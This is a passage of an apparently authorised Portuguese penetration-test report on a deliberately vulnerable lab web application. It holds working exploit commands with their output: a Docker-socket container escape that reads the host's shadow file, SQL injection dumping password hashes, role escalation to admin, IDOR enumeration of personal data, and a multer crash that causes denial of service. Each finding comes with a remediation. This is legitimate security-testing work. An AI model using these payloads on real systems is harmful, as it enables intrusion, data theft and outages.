<docker-maint@nginx.com>"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:4a73073bd557c65b759505da037898b61f1be6cbcc3c2c3aeac22d2a470c1752","size":10333},"RepoDigests":["nginx@sha256:4a73073bd557c65b759505da037898b61f1be6cbcc3c2c3aeac22d2a470c1752"],"RepoTags":["nginx:alpine"],"SharedSize":-1,"Size":93556672},{Containers":1,"Created":1783446440,"Id":"sha256:57c72fd2a128e416c7fcc499958864df5301e940bca0a56f58fddf30ffc07777","Labels":{"com.docker.compose.project":"vuln-app","com.docker.compose.service":"postgres","com.docker.compose.version":"5.3.1"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:57c72fd2a128e416c7fcc499958864df5301e940bca0a56f58fddf30ffc07777","size":10301},"RepoDigests":["postgres@sha256:57c72fd2a128e416c7fcc499958864df5301e940bca0a56f58fddf30ffc07777"],"RepoTags":["postgres:16-alpine"],"SharedSize":-1,"Size":419579913},{Containers":0,"Created":1774301639,"Id":"sha256:c3cbe1cc1aa588a64951ac6286e0df7b27fe2e6324b1001c619bb358770c0178","Labels":{"com.docker.compose.project":"vuln-app","com.docker.compose.service":"hello-world","com.docker.compose.version":"5.3.1"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:c3cbe1cc1aa588a64951ac6286e0df7b27fe2e6324b1001c619bb358770c0178","size":12212},"RepoDigests":["hello-world@sha256:c3cbe1cc1aa588a64951ac6286e0df7b27fe2e6324b1001c619bb358770c0178"],"RepoTags":["hello-world:latest"],"SharedSize":-1,"Size":25874}]
```

```

/app # node -e "
> const http = require('http');
> http.request({socketPath: '/var/run/docker.sock', path: '/images/json', method: 'GET'}, res => {
>   let d=''; res.on('data', c=>d+=c);
>   res.on('end', ()=>{
>     JSON.parse(d).forEach(img => console.log(img.RepoTags));
>   });
> }).end();
> "
[ 'vuln-app-backend:latest' ]
[ 'vuln-app-frontend:latest' ]
[ 'nginx:alpine' ]
[ 'postgres:16-alpine' ]
[ 'hello-world:latest' ]
/app # █

```

```

/app # node -e "
> const http = require('http');
> const body = JSON.stringify({
>   Image: 'postgres:16-alpine',
>   Cmd: ['sh','-c','echo ESCAPE_OK; id; hostname; head -1 /host/etc/shadow'],
>   HostConfig: { Binds: ['/:/host'], Privileged: true }
> });
> const req = http.request({
>   socketPath: '/var/run/docker.sock', path: '/containers/create',
>   method: 'POST', headers: {'Content-Type': 'application/json', 'Content-Length': Buffer.byteLength(body)}
> }, res => { let d=''; res.on('data',c=>d+=c); res.on('end', ()=>console.log(d)); });
> req.write(body); req.end();
> "
{"Id":"50cdd3ff19f5cca2981a97669bb296581dfbfcaf53ee601eeb4ecca828da2bfe","Warnings":[]}
/app # node -e "
>
> const http = require('http');
>
> const id = '50cdd3ff19f5cca2981a97669bb296581dfbfcaf53ee601eeb4ecca828da2bfe';
>
> http.request({socketPath: '/var/run/docker.sock', path: '/containers/'+id+'/start', method: 'POST'}, res=>res.on('data',()=>{}))
> .end();
>
> "
/app #
/app # sleep 1
/app #
/app # node -e "
>
> const http = require('http');
>
> const id = '50cdd3ff19f5cca2981a97669bb296581dfbfcaf53ee601eeb4ecca828da2bfe';
>
> http.request({socketPath: '/var/run/docker.sock', path: '/containers/'+id+'/logs?stdout=true&stderr=true', method: 'GET'}, res
=>{
>
>   let d=''; res.on('data',c=>d+=c); res.on('end', ()=>console.log(d));
>
> }).end();
>
> "
ESCAPE_OK
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(ta
pe),27(video)
50cdd3ff19f5
root:*:20563:0:99999:7:::

```

Este achado não foi re-executado nesta sessão de redação — o payload de escape ( `docker run --privileged -v /:/hostfs alpine chroot /hostfs id` ) concede root real no host físico do usuário, e repetir esse teste sem necessidade não se justifica quando a evidência de exploração bem-sucedida já existe. A evidência acima é de uma sessão de exploração anterior deste mesmo laboratório.

**Impacto.** Escape completo de container → root no host físico. Compromete qualquer outra coisa que rode nesse host (neste laboratório, potencialmente o próprio OPNsense, se compartilhar o hipervisor). Este é o "fim de linha" da cadeia de comprometimento — não há nada além do host físico para escalar.

**Remediação.** Remover o mount do `docker.sock` do serviço `backend` — não há nenhuma rota da aplicação que dependa dele. Se uma funcionalidade futura realmente precisar inspecionar o ambiente Docker, expor isso através de um serviço proxy com escopo mínimo (ex. `docker-socket-proxy`), nunca o socket bruto.

## #1 — SQL Injection na busca de chamados

|                   |                                                                 |
|-------------------|-----------------------------------------------------------------|
| <b>Severidade</b> | ● Alta — CVSS 8.8                                               |
| <b>Vetor CVSS</b> | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H                    |
| <b>CWE</b>        | CWE-89 — SQL Injection                                          |
| <b>Componente</b> | GET /api/chamados?busca= — backend/src/routes/chamados.js:11-34 |
| <b>Requisitos</b> | Sessão autenticada com qualquer papel                           |

**Descrição.** O parâmetro `busca` é concatenado diretamente na query SQL:

```
condicoes.push(`(c.titulo ILIKE '%${busca}%' OR c.descricao ILIKE '%${busca}%')`);
```

A listagem já filtra por dono no servidor (`cliente` vê só os próprios chamados), mas esse filtro é combinado via `AND` na mesma string SQL — um payload que feche o parêntese da condição de busca derruba o filtro de dono junto, e a partir daí a superfície de injeção é total (inclusive `UNION SELECT` contra outras tabelas).

**Evidência — bypass do filtro de dono.** Logado como `cliente1` (`id=5`, deveria ver só seus 6 chamados):

```
$ curl -sS --get "http://192.168.1.39/api/chamados" -H "Authorization: Bearer $TOKEN" | jq length
6

$ curl -sS --get "http://192.168.1.39/api/chamados" \
  --data-urlencode "busca=x') OR (1=1) --" -H "Authorization: Bearer $TOKEN" | jq length
24

$ ... | jq '[.[]].solicitante_id' | unique'
[5, 6, 7, 8]
```

24 chamados retornados (o total da base) e `solicitante_id` incluindo 6, 7 e 8 — chamados de **outros três clientes**, não só do `cliente1` (id 5).

**Evidência — exfiltração de credenciais via `UNION SELECT`.** Alinhando os tipos de coluna ao schema real (`status_chamado` / `prioridade_chamado` são enums do PostgreSQL, exigindo cast explícito):

```
$ curl -sS --get "http://192.168.1.39/api/chamados" \
  --data-urlencode "busca=x') UNION SELECT id, email, senha_hash || ' | papel=' ||
papel::text, 'aberto'::status_chamado, 'baixa'::prioridade_chamado, 0, NULL, criado_em,
criado_em FROM usuarios--" \
  -H "Authorization: Bearer $TOKEN"

{"titulo":"admin@aurora.local","descricao":"0192023a7bbd73250516f069df18b500 | papel=admin"}
{"titulo":"agente@aurora.local","descricao":"64c02c20fc6540b184ae152181571990 | papel=agente"}
{"titulo":"cliente1@exemplo.com","descricao":"7159bbe0c8ca2a67230a26b72dea7557 |
papel=cliente"}
... (8 de 8 usuários, e-mail + hash MD5 da senha + papel)
```

Todos os oito usuários da base, com e-mail, hash de senha (MD5, sem salt — ver achado #7) e papel, exfiltrados através de uma sessão de cliente comum. Evidência completa em `evidence/captured/02c_sql_i_bypass.json` e `02e_sql_i_union_dump_fixed.json`; capturas de tela da primeira rodada de exploração em `evidence/notion-original/sql_i_01..03*.png`.

**Impacto.** Leitura completa do banco de dados (qualquer tabela), incluindo dados pessoais protegidos por LGPD (CPF, telefone) e hashes de senha de todos os usuários. O README do projeto documenta que a mesma classe de payload também permite `DROP TABLE` — ou seja, o alcance vai além de leitura, cobrindo integridade e disponibilidade dos dados.

**Remediação.** Substituir concatenação de string por query parametrizada (`$1`, `$2`, ...) em todas as condições dinâmicas, incluindo a cláusula de busca. Ver checklist item 1 em `playbook/guia/02-checklist.md`.

## #4 — Escalonamento de privilégio via `PATCH /api/usuarios/:id`

|            |                                                                                          |
|------------|------------------------------------------------------------------------------------------|
| Severidade | Alta — CVSS 8.8                                                                          |
| Vetor CVSS | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H                                             |
| CWE        | CWE-862 (Missing Authorization), CWE-863 (Incorrect Authorization)                       |
| Componente | <code>PATCH /api/usuarios/:id</code> — <code>backend/src/routes/usuarios.js:50-67</code> |
| Requisitos | Sessão autenticada com qualquer papel — inclusive editando o próprio registro            |

**Descrição.** A rota de edição de usuário aceita o campo `papel` no corpo da requisição sem nenhuma checagem de quem está fazendo a chamada nem de qual registro está sendo alterado — um `cliente` autenticado pode alterar o **próprio** `papel` para `admin`:

```
router.patch('/:id', authMiddleware, async (req, res) => {
  const { nome, email, papel, telefone, cpf, empresa } = req.body;
  const { rows } = await pool.query(
    `UPDATE usuarios SET ..., papel = COALESCE($4, papel), ... WHERE id = $1 ...`,
    [req.params.id, nome, email, papel, telefone, cpf, empresa]
  );
});
```

Não há *allowlist* de campos editáveis por não-admin, nem checagem de que `req.params.id` corresponde ao `req.usuario.id` do token — ambas as faltas seriam suficientes isoladamente para este achado.

**Evidência — encadeamento completo, do login à lista de admin.**

```
$ curl -sS -X POST "http://192.168.1.39/api/auth/login" -d
'{"email":"cliente1@exemplo.com","senha":"cliente123"}'
→ token com papel:"cliente", id:5

$ curl -sS -i -X PATCH "http://192.168.1.39/api/usuarios/5" \
  -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
  -d '{"papel":"admin"}'
HTTP/1.1 200 OK
{"id":5,"nome":"Carlos Cliente", ... ,"papel":"admin", ...}

$ curl -sS -X POST "http://192.168.1.39/api/auth/login" -d
'{"email":"cliente1@exemplo.com","senha":"cliente123"}'
→ NOVO token, agora com papel:"admin" embutido (o token antigo não reflete a
  mudança até um novo login – o papel é lido do claim assinado, não
  revalidado contra o banco a cada requisição)

$ curl -sS -i "http://192.168.1.39/api/usuarios" -H "Authorization: Bearer $TOKEN2"
HTTP/1.1 200 OK
[... lista completa dos 8 usuários, antes negada com 403 para este mesmo usuário ...]
```

A conta de teste foi revertida para `papel: cliente` ao final do teste. Evidência completa em `evidence/captured/05a..05d_privesc_*`; capturas da primeira rodada de exploração (login, JWT decodificado, requisição via Burp, confirmação final) em `evidence/notion-original/privesc_01..04*.png`.

**Impacto.** Qualquer cliente auto-cadastrado se torna administrador com um único `PATCH`. Combinado com a falta de `algorithms` fixado no achado #7, este é um segundo caminho independente para o mesmo resultado — administrador completo da aplicação.

**Remediação.** Definir uma *allowlist* explícita de campos que um usuário comum pode alterar no próprio perfil (nome, telefone, empresa) — `papel` nunca deve ser aceito nesse endpoint; criar uma rota administrativa separada para alteração de papel, protegida por checagem de `req.usuario.papel === 'admin'` no servidor. Ver checklist item 4 em `playbook/guia/02-checklist.md`.

## #9 — Painel interno esquecido: vazamento de credenciais da equipe

|            |                                                                                                                                  |
|------------|----------------------------------------------------------------------------------------------------------------------------------|
| Severidade | Alta — CVSS 7.5                                                                                                                  |
| Vetor CVSS | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N                                                                                     |
| CWE        | CWE-912 (Hidden Functionality), CWE-200 (Exposure of Sensitive Information)                                                      |
| Componente | GET /api/interno/equipe — backend/src/routes/interno.js, sem <code>authMiddleware</code> ; página frontend, rota /interno-equipe |
| Requisitos | Nenhum                                                                                                                           |

**Descrição.** Uma rota fora do mapa oficial da aplicação — sem `authMiddleware`, sem link em nenhum menu do frontend — devolve em JSON uma "planilha" de credenciais de sistemas internos da Aurora Dev. O caminho é descoberto durante reconhecimento básico: o `robots.txt` tenta esconder a página dos buscadores e, ao fazer isso, denuncia sua existência.

**Evidência.**

```
$ curl -sS "http://192.168.1.39/robots.txt"
User-agent: *
Disallow: /interno-equipe

$ curl -sS "http://192.168.1.39/api/interno/equipe"
[
  {"sistema":"VPN Aurora Dev","usuario":"ops@auroradev.com.br","senha":"Aurora#2025!",
    "observacao":"trocar após onboarding do time – nunca trocada"},
  {"sistema":"Painel de hospedagem (homologação)","usuario":"admin","senha":"Homolog2025",
    "observacao":"acesso cedido ao cliente durante o projeto, nunca revogado"},
  {"sistema":"Backup – NAS interno","usuario":"backup-
svc","senha":"B4ckupAurora!", "observacao":""},
  {"sistema":"PostgreSQL produção (legado)","usuario":"postgres","senha":"postgres123",
    "observacao":"usar só em emergência"}
]
```

Nenhum header `Authorization` foi enviado em nenhuma das duas chamadas. Evidência completa em `evidence/captured/10a_interno_robots.txt` e `10b_interno_equipe.txt`; capturas da primeira rodada de exploração em `evidence/notion-original/interno_01..02*.png`.

**Impacto.** Vazamento direto de quatro conjuntos de credenciais reais de sistemas internos da Aurora Dev — incluindo, segundo a própria anotação vazada, o **PostgreSQL de produção** ("usar só em emergência"). Nenhum desses sistemas é o alvo deste teste, então o CVSS deste achado reflete apenas o que ele expõe diretamente (leitura de um JSON com credenciais); o impacto real se estende a qualquer um dos quatro sistemas listados, fora do escopo desta avaliação. A observação "nunca trocada" ao lado da senha de VPN sugere que essas credenciais têm vida útil longa — o risco não é hipotético.

**Remediação.** Remover a rota e a página imediatamente — não é uma funcionalidade da aplicação, é um artefato de deploy esquecido. Rotacionar **todas** as quatro credenciais vazadas, com prioridade máxima para o PostgreSQL de produção. Nunca depender de `robots.txt` (ou de "não estar linkado no menu") como controle de acesso — é orientação para buscadores, não um mecanismo de segurança.

#2 — IDOR — `GET /api/chamados/:id`

|            |                                                                                        |
|------------|----------------------------------------------------------------------------------------|
|            |                                                                                        |
| Severidade | ● Média — CVSS 6.5                                                                     |
| Vetor CVSS | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N                                           |
| CWE        | CWE-639 (Authorization Bypass Through User-Controlled Key), CWE-284                    |
| Componente | <code>GET /api/chamados/:id</code> — <code>backend/src/routes/chamados.js:38-53</code> |
| Requisitos | Sessão autenticada com qualquer papel                                                  |

**Descrição.** Ao contrário da listagem ( `GET /api/chamados` , que filtra por dono), a rota de detalhe de um chamado específico não verifica se o chamado pertence ao usuário autenticado — apenas busca por `id` , sem cláusula de propriedade:

```
router.get('/:id', authMiddleware, async (req, res) => {
  const { rows } = await pool.query(
    `SELECT c.*, u.nome AS solicitante_nome, u.email AS solicitante_email,
      u.telefone AS solicitante_telefone, u.cpf AS solicitante_cpf, ...
    FROM chamados c JOIN usuarios u ON u.id = c.solicitante_id
    WHERE c.id = $1`, [req.params.id]);
```

O `JOIN` com `usuarios` significa que cada chamado acessado vaza também os dados pessoais do solicitante — telefone e CPF inclusos.

**Evidência.** Logado como `cliente1` (id 5, dono apenas dos chamados 1 e 5), iterando IDs sequenciais:

```
chamado id=2 -> solicitante_id:6, solicitante_email:"cliente2@exemplo.com", cpf:"444.444.444-44"
chamado id=3 -> solicitante_id:7, solicitante_email:"cliente3@exemplo.com", cpf:"777.777.777-77"
chamado id=4 -> solicitante_id:8, solicitante_email:"cliente4@exemplo.com", cpf:"888.888.888-88"
chamado id=6 -> solicitante_id:6, solicitante_email:"cliente2@exemplo.com", cpf:"444.444.444-44"
```

Quatro chamados de três clientes diferentes, nenhum pertencente a `cliente1` , todos acessíveis com o mesmo token. Evidência completa em `evidence/captured/04_idor_chamados.txt` .

**Impacto.** Enumeração trivial (IDs sequenciais e previsíveis) de todos os chamados da base e dos dados pessoais de quem os abriu — vazamento de dados protegidos por LGPD para qualquer cliente autenticado, mesmo sem usar SQL injection (achado #1).

**Remediação.** Adicionar cláusula de propriedade na query ( `WHERE c.id = $1 AND (c.solicitante_id = $2 OR c.agente_id = $2 OR $3 = 'admin')` ) ou checagem equivalente em código antes de retornar o registro. Ver checklist item 2 em `playbook/guia/02-checklist.md` .

### #3 — Controle de acesso quebrado — `GET /api/usuarios/:id`

|            |                                                                                        |
|------------|----------------------------------------------------------------------------------------|
| Severidade | ● Média — CVSS 6.5                                                                     |
| Vetor CVSS | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N                                           |
| CWE        | CWE-284 (Improper Access Control), CWE-639                                             |
| Componente | <code>GET /api/usuarios/:id</code> — <code>backend/src/routes/usuarios.js:24-31</code> |
| Requisitos | Sessão autenticada com qualquer papel                                                  |

**Descrição.** Diferente da rota de listagem ( `GET /api/usuarios` , que corretamente exige `papel === 'admin'` — ver nota abaixo), a rota de detalhe de um usuário específico por ID não tem nenhuma checagem de papel ou de identidade — qualquer usuário autenticado pode consultar o perfil completo de qualquer outro:

```
router.get('/:id', authMiddleware, async (req, res) => {
  const { rows } = await pool.query(
    'SELECT id, nome, email, papel, telefone, cpf, empresa, criado_em FROM usuarios WHERE id = $1',
    [req.params.id]);
```

**Nota de precisão em relação à especificação original do projeto.** A documentação de planejamento do laboratório descrevia `GET /api/usuarios` (a listagem) como o ponto sem checagem de admin. O código efetivamente implementado diverge: a listagem *checa* `papel === 'admin'` (confirmado — ver achado #4, que mostra o 403 sendo retornado antes do escalonamento). A falha de controle de acesso real está no endpoint de detalhe por ID, acima. Este relatório reflete o comportamento observado na instância viva, não a especificação original.

**Evidência.** Logado como `cliente1` (id 5, papel `cliente`), iterando IDs 1 a 8:

```
$ for id in 1 2 3 4 5 6 7 8; do curl -sS "http://192.168.1.39/api/usuarios/$id" \
-H "Authorization: Bearer $TOKEN"; done

{"id":1,"nome":"Admin Aurora","email":"admin@aurora.local","papel":"admin","telefone":"+55 11 90000-0001","cpf":"111.111.111-11", ...}
{"id":2,"nome":"Rafael Admin", ... "cpf":"555.555.555-55", ...}
{"id":3,"nome":"Ana Agente", ... "cpf":"222.222.222-22", ...}
... (todos os 8 usuários, PII completo, cliente1 não é admin)
```

Evidência completa em `evidence/captured/03_bac_enum_usuarios.txt` (e `03b_usuarios_lista_negada.txt`, confirmando que a listagem, em contraste, nega corretamente o mesmo usuário).

**Impacto.** Enumeração completa de nome, e-mail, papel, telefone, CPF e empresa de todos os usuários do sistema — incluindo os dois administradores — por qualquer conta de cliente comum. Este achado é o que torna a nota "sem checagem de admin" tecnicamente incorreta apenas para a rota de listagem; funcionalmente, o resultado (vazamento de PII de todos os usuários para um cliente comum) é o mesmo.

**Remediação.** Aplicar a mesma checagem de papel já presente na listagem, ou restringir a resposta a um subconjunto de campos não-sensíveis quando o solicitante não for admin nem o próprio usuário.

## #6 — Negação de serviço no upload de anexos (`multer`, CVE-2025-7338)

|            |                                                                                                                                                                 |
|------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Severidade | 🟡 Média — CVSS 6.5 (contextualizado nesta aplicação)                                                                                                            |
| Vetor CVSS | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H                                                                                                                    |
| CWE        | CWE-248 (Uncaught Exception)                                                                                                                                    |
| Componente | POST <code>/api/chamados/:id/anexos</code> — <code>backend/src/routes/anexos.js:14-18</code> , <code>multer({ dest: uploadDir })</code> sem <code>limits</code> |
| Requisitos | Sessão autenticada com qualquer papel                                                                                                                           |

**Descrição.** A versão de `multer` fixada ( `2.0.1` , dentro do intervalo vulnerável `>=1.4.4-lts.1 <2.0.2` ) contém uma falha onde uma requisição multipart malformada — `filename=""` (string vazia, que um bug de checagem truthy no `busboy` converte para `undefined` ) combinada com boundary de fechamento ausente — derruba o processo Node inteiro com uma exceção não tratada, não apenas a requisição em curso:

```
// backend/node_modules/multer/lib/make-middleware.js (versão vulnerável)
busboy.on('file', function (fieldname, fileStream, { filename, ... }) {
  if (!filename) return fileStream.resume(); // sai ANTES de registrar listener de erro
  ...
  fileStream.on('error', function (err) { ... }); // registrado tarde demais
```

Se o corpo termina de forma malformada, `busboy` chama `fileStream.destroy(err)` numa stream órfã sem listener de `'error'` — Node trata isso como exceção não tratada e mata o processo.

**Nota sobre o CVSS publicado vs. contextualizado.** O advisory oficial (GHSA-fjgf-rc76-4x9p) pontua este CVE como 7.5 ( AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H ), assumindo que o middleware `multer` processa a requisição antes de qualquer autenticação. **Nesta aplicação especificamente**, `authMiddleware` roda antes do `multer` na cadeia ( `router.post('/', authMiddleware, upload.single('arquivo'), ...)` ), então explorar este achado exige um token válido — daí `PR:L` em vez de `PR:N`, e um score contextual de 6.5 em vez do 7.5 publicado. Ambos os números estão corretos para seus respectivos contextos; o score usado neste relatório é o que reflete o caminho de exploração real observado.

**Evidência.** Corpo multipart malformado, boundary sem fechamento:

```
$ curl -sS -i -X POST "http://192.168.1.39/api/chamados/1/anexos" \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: multipart/form-data; boundary=AuroraPentestBoundary7338" \
  --data-binary @malformed_multipart.bin
# corpo: --AuroraPentestBoundary7338\r\n
#       Content-Disposition: form-data; name="arquivo"; filename=""\r\n
#       Content-Type: application/octet-stream\r\n\r\n
#       <200 bytes aleatórios, sem boundary de fechamento>

HTTP/1.1 502 Bad Gateway (nginx não consegue mais falar com o backend)

$ curl -sS "http://192.168.1.39/api/health" # antes: {"status":"ok","db":"connected"}
HTTP/1.1 502 Bad Gateway (repetido 3x, todas 502)
```

O serviço ficou indisponível — confirmado por três verificações de saúde consecutivas, todas retornando 502. Evidência completa em `evidence/captured/14a_dos_payload_response.txt` e `14b_dos_health_depois.txt`; capturas da primeira rodada de exploração (payload via Burp Repeater e crash no terminal do servidor) em `evidence/notion-original/dos_01..02*.png`.

**Nota operacional.** Este PoC foi executado com autorização explícita do contratante, ciente de que derrubaria o processo (o serviço `backend` no `docker-compose.yml` não tem política de `restart` configurada). O serviço **permanece fora do ar** ao final deste relatório — reinício manual ( `docker compose`

`up -d backend` ou equivalente) é necessário no ambiente.

**Impacto.** Negação de serviço total e imediata com uma única requisição, por qualquer conta autenticada de qualquer papel — não escala privilégio nem lê dados, mas derruba a aplicação inteira para todos os usuários.

**Remediação.** Atualizar `multer` para  $\geq 2.0.2$ . Independentemente da versão, configurar `limits` explícitos (`fileSize`, `files`) — reduz também a superfície de outros problemas de recursos não relacionados a este CVE específico.

## #10 — Fingerprinting de versão — `GET /api/version`

|            |                                                                      |
|------------|----------------------------------------------------------------------|
| Severidade | 🟡 Média — CVSS 5.3                                                   |
| Vetor CVSS | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N                         |
| CWE        | CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor) |
| Componente | <code>GET /api/version</code> — <code>backend/src/index.js:41</code> |
| Requisitos | Nenhum                                                               |

**Descrição.** Endpoint sem autenticação que devolve nome, versão e a lista completa de dependências (com versões exatas) diretamente do `package.json` — pensado como diagnóstico de build/deploy, mas útil ao atacante para confirmar exatamente quais CVEs (achado #13) valem a pena tentar antes de gastar esforço de exploração.

### Evidência.

```
$ curl -sS "http://192.168.1.39/api/version"
{"name":"backend","version":"0.0.0","dependencies":{"express":"4.19.1","jsonwebtoken":"8.5.1","multer":"2.0.1","pg":"8.13.1","cors":"2.8.5","dotenv":"16.4.5","express-audit-log":"file:./vendor/express-audit-log"}}
```

Descoberto durante reconhecimento com `gobuster` (varredura de diretórios) — capturas da primeira rodada em `evidence/notion-original/version_01..03*.png` (`gobuster` localizando `/api`, e o conteúdo do endpoint). Evidência desta sessão em `evidence/captured/11_version_fingerprint.json`.


**Observação adicional.** A própria resposta já denuncia a dependência do achado #8 — `"express-audit-log":"file:./vendor/express-audit-log"` é um nome e uma origem (`file:`, não um pacote público do npm) que chamariam a atenção de qualquer atacante fazendo reconhecimento cuidadoso, mesmo antes de descobrir o backdoor em si.

**Impacto.** Isoladamente, baixo — apenas confirma versões. Mas é o passo de reconhecimento que torna determinística a escolha de qual CVE do achado #13 explorar, reduzindo tentativa-e-erro por parte do atacante.

**Remediação.** Remover o endpoint ou restringi-lo a redes de administração/observabilidade interna, nunca exposto publicamente com detalhe de versão de dependências.

## Cadeia de ataque — do recon ao root do host

Nenhum achado individual foi necessário para comprometer totalmente o ambiente — mas encadeados, eles formam um caminho direto e determinístico do zero (nenhuma credencial) até root no host físico:



O ponto mais crítico desta cadeia não é nenhum achado individual, mas a **redundância** entre eles: mesmo que apenas um dos três caminhos para administrador (#4, #7, #8) fosse corrigido, os outros dois continuariam disponíveis. E mesmo sem chegar a administrador, o achado #5 (command injection) é explorável por **qualquer** papel autenticado — inclusive um cliente comum recém-cadastrado — e já leva, sozinho, a root no container e, via #11, ao host.

## Fora de escopo / trabalho futuro

**Rede plana / falta de segmentação (movimento lateral).** O modelo de ameaças original do laboratório previa um host interno adicional (Debian) como alvo de pivô lateral a partir da DMZ, para demonstrar o impacto da ausência de segmentação de rede. Esse host foi removido do laboratório em 16/08/2026 e, no

momento deste teste, não há um segundo alvo de rede interna acessível a partir da posição de um atacante que já comprometeu a aplicação. Este vetor permanece **identificado, mas não testado** — não está refletido na tabela de achados nem no CVSS agregado deste relatório. A topologia de rede planejada ( `OPNSENSE-SETUP.md` ) já reserva um terceiro segmento (LAN interna) para quando um host substituto for definido; recomenda-se repetir este teste especificamente para o vetor de movimento lateral assim que esse host existir.

## Recomendações gerais

As correções específicas de cada achado estão descritas em sua respectiva seção. Em nível de processo, os dois problemas estruturais por trás de quase todos os 13 achados deste relatório são:

- Código gerado sem revisão de segurança estruturada** — concatenação de string em SQL e em comandos de shell, ausência de checagem de dono/papel no servidor, confiança em dado controlável pelo cliente. Um checklist de revisão pré-deploy cobrindo exatamente esses padrões está em `playbook/guia/02-checklist.md`.
- Dependências instaladas sem auditoria** — três com CVE público (achado #13) e uma maliciosa sem CVE público algum (achado #8), que só teria sido pega por revisão manual ou por controles de runtime (integridade de arquivo, detecção de conexão de saída anômala), nunca por SCA. Ver `playbook/guia/03-supply-chain.md`.

Adicionalmente, para o ambiente de hospedagem (achados #11 e #12, fora do código da aplicação): revisar toda concessão de privilégio de infraestrutura contra o princípio do menor privilégio, e tratar credenciais de acesso a hosts com o mesmo rigor de segredos de aplicação.

Sugestão de sequenciamento de correção, por esforço vs. redução de risco:

| Prioridade  | Achados                                                                                                            | Esforço estimado                                               |
|-------------|--------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------|
| Imediata    | #7 (segredo JWT), #8 (remover backdoor), #11 (desmontar docker.sock), #9 (remover painel + rotacionar credenciais) | Baixo — configuração/remoção, sem mudança de lógica de negócio |
| Curto prazo | #5 (command injection), #1 (SQLi), #4 (PATCH allowlist)                                                            | Médio — mudança de código localizada, sem redesenho            |
| Médio prazo | #2, #3 (checagens de propriedade/papel), #6, #13 (atualização de dependências), #10 (remover/restringir endpoint)  | Médio                                                          |
| Contínuo    | #12 (higiene de acesso SSH), processo de revisão de dependências                                                   | Processo, não código                                           |

## Apêndice A — Mapeamento MITRE ATT&CK

